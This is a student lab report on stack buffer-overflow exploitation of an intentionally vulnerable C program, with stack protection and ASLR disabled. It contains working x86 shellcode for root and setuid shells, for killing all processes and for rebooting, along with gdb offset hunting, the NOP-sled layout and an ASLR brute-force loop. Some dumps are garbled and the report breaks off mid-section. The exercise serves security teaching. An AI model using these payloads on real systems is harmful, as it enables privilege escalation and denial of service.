



**INTERNATIONAL INSTITUTE OF  
INFORMATION TECHNOLOGY**

---

**H Y D E R A B A D**

**SYSTEM AND NETWORK SECURITY (CS5470)**

**LAB ASSIGNMENT 4: A PRACTICAL ETHICAL HACKING:  
BUFFER-OVERFLOW ATTACK**

**GROUP NO. 21**

**ANCHAL SONI (2020201099)**

**PARAM PUJARA (2020202008)**

**SOMYA LALWANI (2020201092)**

**UTKARSH MK (2020201027)**

# STACK OVERFLOW

## 1.1 . What is Stack guard? What is ASLR protection?

- In 1998 GCC introduced StackGuard, which was successfully used in conjunction with other security hardening technologies to rebuild the Red Hat Linux 7.3 distribution (GCC 2.96-113).
- StackGuard works by inserting a small value known as a canary between the stack variables (buffers) and the function return address. When a stack-buffer overflows into the function return address, the canary is overwritten. During function return the canary value is checked and if the value has changed the program is terminated. Thus, reducing code execution to a mere denial of service attack. The performance cost of inserting and checking the canary is small for the benefit it brings, and can be reduced further if the compiler detects that no local buffer variables are used by the function so the canary can be safely omitted.
- Address Space Layout Randomization (ASLR) is a computer security technique which involves randomly positioning the base address of an executable and the position of libraries, heap, and stack, in a process's address space.
- The random mixing of memory addresses performed by ASLR means that an attack no longer knows at what address the required code (such as functions or ROP gadgets) is located. That way, rather than removing vulnerabilities from the system, ASLR attempts to make it more challenging to exploit existing vulnerabilities.

## For the next 4 questions:

### A. STACK.C FILE CODE:

```
//This program has a buffer overflow vulnerability
//The task is to exploit this vulnerability
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[64];
    strcpy(buffer,str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE * malfile;
    malfile = fopen("malfile", "r");
    fread(str, sizeof(char), 517, malfile); bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

### B. Initial commands for Stack Overflow for Q(2-5):

- We are using a 32-Bit Ubuntu 14.04.
- Disabling the stack protection by using “**-fno-stack-protector**” while compiling the code.
- Making the stack executable by using “**-z execstack**” while compiling the code.
- Disabling ASLR (Address Space Layout Randomization) which is a default feature to protect attacks like Buffer Overflow. (**sudo sysctl -w kernel.randomize\_va\_space=0**)
- Setting permissions of the vulnerable program to be executable by any user and then tried running the file.

```
ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc stack.c -o stack -fno-stack-protector -z execstack
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo chmod 4755 stack
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function 'main':
exploit.c:31:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 80;
                      ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$
```

## 1.2 . Perform a stack overflow attack on the stack.c and launch shell as root under when Stack is executable stack and ASLR is turned off.

### 1.2.1. Shell Code

```
/* content of shell code */
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
```

1.2.1. Shell code in assembly language to launch shell.

### 1.2.2. Debugging with GDB and logic to use shellcode:

We need to find point where function is returning to its return address. We are using brute force approach to find return address position in GDB. We are filling Many numbers of 'A' character + return address + No Operation + Shell code. But we need to find exact number of 'A' to fill in.

We set the address to be at 74As and 78As to find the pointer location of return address, but received faults/errors in gdb:

```

ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function 'main':
exploit.c:31:18: warning: initialization makes integer from pointer without a cast
      [enabled by default]
      long malAddress=(long *)&buffer + 80;
                        ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$ ./stack
Segmentation fault (core dumped)
ubuntu@ubuntu:~/Downloads/Assignment4$ gdb ./stack
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack

Program received signal SIGSEGV, Segmentation fault.
0x909090bf in ?? ()
(gdb)

```

```

ubuntu@ubuntu: ~/Downloads/Assignment4
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack

Program received signal SIGSEGV, Segmentation fault.
0x909090bf in ?? ()

```

```

ubuntu@ubuntu: ~/Downloads/Assignment4
(gdb) disas main
Dump of assembler code for function main:
0x080484dc <+0>:    push    %ebp
0x080484dd <+1>:    mov     %esp,%ebp
0x080484df <+3>:    and     $0xffffffff,%esp
0x080484e2 <+6>:    sub     $0x220,%esp
0x080484e8 <+12>:   movl    $0x0485e0,0x4(%esp)
0x080484f0 <+20>:   movl    $0x0485e2,(%esp)
0x080484f7 <+27>:   call    0x080483b0 <fopen@plt>
0x080484fc <+32>:   mov     %eax,0x21c(%esp)
0x08048503 <+39>:   mov     0x21c(%esp),%eax
0x0804850a <+46>:   mov     %eax,0xc(%esp)
0x0804850e <+50>:   movl    $0x205,0x8(%esp)
0x08048516 <+58>:   movl    $0x1,0x4(%esp)
0x0804851e <+66>:   lea     0x17(%esp),%eax
0x08048522 <+70>:   mov     %eax,(%esp)
0x08048525 <+73>:   call    0x08048360 <fread@plt>
0x0804852a <+78>:   lea     0x17(%esp),%eax
0x0804852e <+82>:   mov     %eax,(%esp)
0x08048531 <+85>:   call    0x080484bd <bof>
0x08048536 <+90>:   movl    $0x0485ea,(%esp)
0x0804853d <+97>:   call    0x08048380 <puts@plt>
0x08048542 <+102>:  mov     $0x1,%eax
0x08048547 <+107>:  leave
0x08048548 <+108>:  ret
End of assembler dump.
(gdb) break *0x0804852e
Breakpoint 1 at 0x0804852e
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y

```

```

ubuntu@ubuntu: ~/Downloads/Assignment4
Starting program: /home/ubuntu/Downloads/Assignment4/stack
Breakpoint 1, 0x0804852e in main ()
(gdb) x/100x $esp
0xbfffeedc: 0xbfffeed7      0x00000001      0x00000205      0x0804b008
0xbfffeed0: 0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeeec: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeef0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef00: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef10: 0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef20: 0xbffff057      0x90909090      0x90909090      0x90909090
0xbfffef30: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef50: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef60: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef70: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef80: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef90: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefab: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefb0: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec00: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec10: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec20: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec30: 0x90909090      0x90909090      0x90909090      0x90909090
0xbfffec40: 0x90909090      0x90909090      0x90909090      0x90909090
(gdb)

```

- We can see A's are stored in registers as 0x41(Ascii value of A in hex) + "Return Address" + 0x90 (No operation) + Shell code.
- Return Address is not at its exact position because A's are not added as exact frequency.

```

ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function 'main':
exploit.c:31:18: warning: initialization makes integer from pointer without a cast
t [enabled by default]
    long malAddress=(long *)&buffer + 80;
                        ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$ gdb ./stack
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack

Program received signal SIGSEGV, Segmentation fault.
0xf0574141 in ?? ()
(gdb)

```

```

ubuntu@ubuntu: ~/Downloads/Assignment4
Breakpoint 1, 0x0804852e in main ()
(gdb) x/100x $esp
0xbffffec0: 0xbffffed7 0x00000001 0x00000205 0x0804b008
0xbffffed0: 0x00000007 0x41000010 0x41414141 0x41414141
0xbffffee0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffef0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffff00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffff10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffff20: 0x41414141 0xffff05741 0x909090bf 0x90909090
0xbfffff30: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff40: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff50: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff60: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff70: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffff90: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffa0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffc0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffd0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffffe0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff10: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff20: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff30: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffff40: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)

```

- As We had put 78 A's, return address had showed 2 A in address which means we need to Add 76 A's and 4 byte of Return address followed by that.
- So finally, we know: 76 A's + 4 bytes Return Address + NOP + SHELLCODE is our structure for 517 bytes.

### 1.2.3. output:

```

ubuntu@ubuntu: ~/Downloads/Assignment4
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack
Program received signal SIGSEGV, Segmentation fault.
0xf0574141 in ?? ()
(gdb) Quit
A debugging session is active.

    Inferior 1 [process 16065] will be killed.


Quit anyway? (y or n) y
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function 'main':
exploit.c:31:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 80;
                      ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo chmod 4755 stack
ubuntu@ubuntu:~/Downloads/Assignment4$ ./stack
# whoami
root
# id
uid=999(ubuntu) gid=999(ubuntu) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sd
udo),30(dip),46(plugdev),108(lpadmin),124(sambashare),999(ubuntu)
#

```

**Our Final output for running shell in root**



#### 1.2.4. your thoughts (How many no ops you used, why, what is return address, how it overflows)



The exploit.c file is vulnerable to buffer overflow attack because it is using the “strcpy” function (as does not make a check on size of the string it is copying).

Our file size is 517 bytes and buffer size is 64 bytes that means we can overflow it. We filled the entire 517 bytes with NO-Ops (\x90) and change the last 24 bytes with the shell code of the program.

As our buffer size is 64 bytes, the program will allocate it 56 bytes of memory and 4 bytes of EBP and 4 bytes of return address which we need to modify. So, we need to overwrite this address of malicious code so that our exploit program will return to the malicious code.

To find this return address, we took the address of random location i.e., 100 bytes in between those 517 bytes and fill that value after the 24th Byte of the buffer so that when our vuln program returns it should point to some No-Op code finally leading to the malicious code.

Hence, the shell is led to the malicious code & the shell is created with root access.

DETAILS OF BYTE &NOP DISTRIBUTION:

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) =  $517 - 76 - 4 - 24 = 413$  Bytes.**

### 1.3. Perform a stack overflow attack on the stack.c and launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned off.

#### 1.3.1. Content of shell code:

```
const char code[] =
"\x31\xdb"
    "\x8d\x43\x17"
    "\x99"
    "\xcd\x80"
    "\x31\xc9"
    "\x51"
    "\x68\x6e\x2f\x73\x68"
    "\x68\x2f\x2f\x62\x69"
    "\x8d\x41\x0b"
    "\x89\xe3"
    "\xcd\x80";
```


#### 1.3.2. Logic to use shellcode

On compiling the exploit\_seteuid file & then finally running stack file, the shell code sets the effective user ID of the calling process.

The shell code used is of 28 bytes.

```
"\x31\xdb"// xor%ebx,%ebx
"\x8d\x43\x17" // lea 0x17(%ebx),%eax "\x99"// cld"\xcd\x80";// int$0x80
"\x31\xc9" // xor%ecx,%ecx
"\x51"// push%ecx"\x68\x2f\x2f\x73\x68"// push$0x68732f2f"\x68\x2f\x62\x69\x6e"//
push$0x6e69622f
"\x8d\x43\x17" // lea 0x17(%ebx),%eax "\x89\xe3"// mov%esp,%ebx"\xcd\x80";//
int$0x80
```

### 1.3.3 OUTPUT



```
ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ gcc exploit_setuid.c -o exp
exploit_setuid.c: In function 'main':
exploit_setuid.c:30:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 100;
                      ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./stack
# id
uid=999(ubuntu) gid=999(ubuntu) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),999(ubuntu)
#
```

### 1.3.4. YOUR THOUGHTS

The *setuid()* function lets the calling process set the effective user ID, based on the following:

- If the process is the superuser, the *setuid()* function sets the effective user ID to *uid*.
- If the process is not the superuser, and *uid* is equal to the real user ID or saved set-user ID, *setuid()* sets the effective user ID to *uid*.

The real and saved user IDs are not changed.

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 28 = 409 Bytes.**

**1.4. Perform a stack overflow attack on the stack.c and kill all processes when Stack is executable stack and ASLR is turned off. It is a kind of Denial of Service attack.**

#### **1.4.1 Content of shell code**

```
const char code[] =  
"\x6a\x25  
\x58\x6a  
\xff\x5b  
\x6a\x09  
\x59\xcd  
\x80";
```

#### **1.4.2 Logic to use shellcode**

Linux kill shellcode (11 bytes)

```
*   push byte 37  
*   pop eax  
*   push byte -1  
*   pop ebx  
*   push byte 9  
*   pop ecx  
*   int 0x80
```

#### **1.4.3 Output**

BEFORE:

Command to count the number of processes running in Linux is as follows:

```
ps -e | wc -l
```

Before:

```
ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ ps -au
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1439  0.0  0.0   6288  2244 tty4      Ss   09:51   0:00 /bin/login -f
root       1443  0.0  0.0   6288  2240 tty5      Ss   09:51   0:00 /bin/login -f
root       1454  0.0  0.0   6288  2236 tty2      Ss   09:51   0:00 /bin/login -f
root       1455  0.0  0.0   6288  2240 tty3      Ss   09:51   0:00 /bin/login -f
root       1461  0.0  0.0   6288  2236 tty6      Ss   09:51   0:00 /bin/login -f
ubuntu     1722  0.0  0.0   6964  3092 tty4      S+   09:51   0:00 -bash
ubuntu     1724  0.0  0.0   6964  3092 tty6      S+   09:51   0:00 -bash
ubuntu     1725  0.0  0.0   6964  3092 tty3      S+   09:51   0:00 -bash
ubuntu     1746  0.0  0.0   6964  3096 tty5      S+   09:51   0:00 -bash
ubuntu     1750  0.0  0.0   6964  3092 tty2      S+   09:51   0:00 -bash
root       1837  0.0  0.0   6288  2240 tty1      Ss   09:51   0:00 /bin/login -f
ubuntu     1937  0.0  0.0   6964  3092 tty1      S+   09:51   0:00 -bash
root       4539  3.3  2.3 289288 98332 tty7      Ssl+ 09:51 13:30 /usr/bin/X -core
ubuntu    14542  0.0  0.0   6920  3380 pts/3     Ss   14:04   0:00 bash
ubuntu    16521  0.0  0.0   5224  1152 pts/3     R+   16:40   0:00 ps -au
ubuntu@ubuntu:~/Downloads/Assignment4$ ps -e|wc -l
230
ubuntu@ubuntu:~/Downloads/Assignment4$
```

AFTER:

```
ubuntu [Running] - Oracle VM VirtualBox
* Starting Mount network filesystems [ OK ]
* Stopping Mount network filesystems [ OK ]
* Starting ACPI daemon [ OK ]
```

### 1.4.4 Your thoughts

The shell code is used to send signal to the processor to kill all the running processes in the system. Due to this command, user's process, system level process, and process started by other users – all are killed.

DETAILS OF BYTE &NOP DISTRIBUTION:

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) =  $517 - 76 - 4 - 11 = 426$  Bytes.**

## 1.5. Perform a stack overflow attack on the stack.c and reboot the system when Stack is executable stack and ASLR is turned off.

### 1.5.1 Content of Shell Code

```
"\xeb\x30\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x88\x46\x11\x89\x76\x12\x8d\x5e\x08\x89\x5e\x16\x8d\x5e\x0b\x89\x5e\x1a\x89\x46\x1e\xb0\x0b\x89\xf3\x8d\x4e\x12\x8d\x56\x1e\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xcb\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x63\x23\x72\x65\x62\x6f\x6f\x74\x23\x41\x41\x41\x41\x42\x42\x42\x42\x43\x43\x43\x43\x44\x44\x44\x44";
```

### 1.5.2 Logic to use shellcode.

Linux reboot shellcode (89 bytes)

Disassembly of section .shellcode:

```
08049060 <_start>:
 8049060: eb 30          jmp  8049092 <mycall>
08049062 <shellcode>:
 8049062: 5e            pop  %esi
 8049063: 31 c0         xor  %eax,%eax
 8049065: 88 46 07      mov  %al,0x7(%esi)
 8049068: 88 46 0a      mov  %al,0xa(%esi)
 804906b: 88 46 11      mov  %al,0x11(%esi)
 804906e: 89 76 12      mov  %esi,0x12(%esi)
 8049071: 8d 5e 08      lea  0x8(%esi),%ebx
 8049074: 89 5e 16      mov  %ebx,0x16(%esi)
 8049077: 8d 5e 0b      lea  0xb(%esi),%ebx
 804907a: 89 5e 1a      mov  %ebx,0x1a(%esi)
 804907d: 89 46 1e      mov  %eax,0x1e(%esi)
 8049080: b0 0b        mov  $0xb,%al
 8049082: 89 f3        mov  %esi,%ebx
 8049084: 8d 4e 12      lea  0x12(%esi),%ecx
 8049087: 8d 56 1e      lea  0x1e(%esi),%edx
 804908a: cd 80        int  $0x80
 804908c: b0 01        mov  $0x1,%al
 804908e: 31 db        xor  %ebx,%ebx
 8049090: cd 80        int  $0x80
08049092 <mycall>:
 8049092: e8 cb ff ff  call 8049062 <shellcode>
 8049097: 2f           das
 8049098: 62 69 6e     bound %ebp,0x6e(%ecx)
 804909b: 2f           das
 804909c: 73 68        jae  8049106 <_end+0x4a>
 804909e: 23 2d 63 23 72 65 and  0x65722363,%ebp
 80490a4: 62 6f 6f     bound %ebp,0x6f(%edi)
 80490a7: 74 23        je   80490cc <_end+0x10>
```




```

80490a9: 41      inc    %ecx
80490aa: 41      inc    %ecx
80490ab: 41      inc    %ecx
80490ac: 41      inc    %ecx
80490ad: 42      inc    %edx
80490ae: 42      inc    %edx
80490af: 42      inc    %edx
80490b0: 42      inc    %edx
80490b1: 43      inc    %ebx
80490b2: 43      inc    %ebx
80490b3: 43      inc    %ebx
80490b4: 43      inc    %ebx
80490b5: 44      inc    %esp
80490b6: 44      inc    %esp
80490b7: 44      inc    %esp
80490b8: 44      inc    %esp

```

### 1.5.3 Output: It reboots the ubuntu.



```

ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ gcc exploit_reboot.c -o exp_reboot
exploit_reboot.c: In function 'main':
exploit_reboot.c:24:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 100;
                        ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp_reboot
ubuntu@ubuntu:~/Downloads/Assignment4$ ./stack

```

The system rebooted after this.

### 1.5.4 Your thoughts:

When return pointer hits the target malicious code. The shell contains assembly level instruction for rebooting the system. Thus, by stack overflow attack we can reboot the system the same way we did in previous question.

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code(89 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 89 = 348 Bytes.**

[illegible]

- b. launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned on.

```
ubuntu@ubuntu: ~/Downloads
ubuntu@ubuntu:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@ubuntu:~/Downloads$ gcc exploit_setuid.c -o exp
exploit_setuid.c: In function 'main':
exploit_setuid.c:30:18: warning: initialization makes integer from pointer without a cast [enabled by default]
    long malAddress=(long *)&buffer + 80;
                      ^
ubuntu@ubuntu:~/Downloads$ sh -c "while [ 1 ]; do ./stack; done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

```
ubuntu@ubuntu: ~/Downloads
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# whoami
root
# id
uid=0(root) gid=999(ubuntu) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),999(ubuntu)
#
ubuntu@ubuntu:~/Downloads$
```


- c. Kill all processes when Stack is executable stack and ASLR is turned on.

```
ubuntu@ubuntu: ~/Downloads

ubuntu@ubuntu:~/Downloads$ gcc exploit_kill.c -o exp
exploit_kill.c: In function 'main':
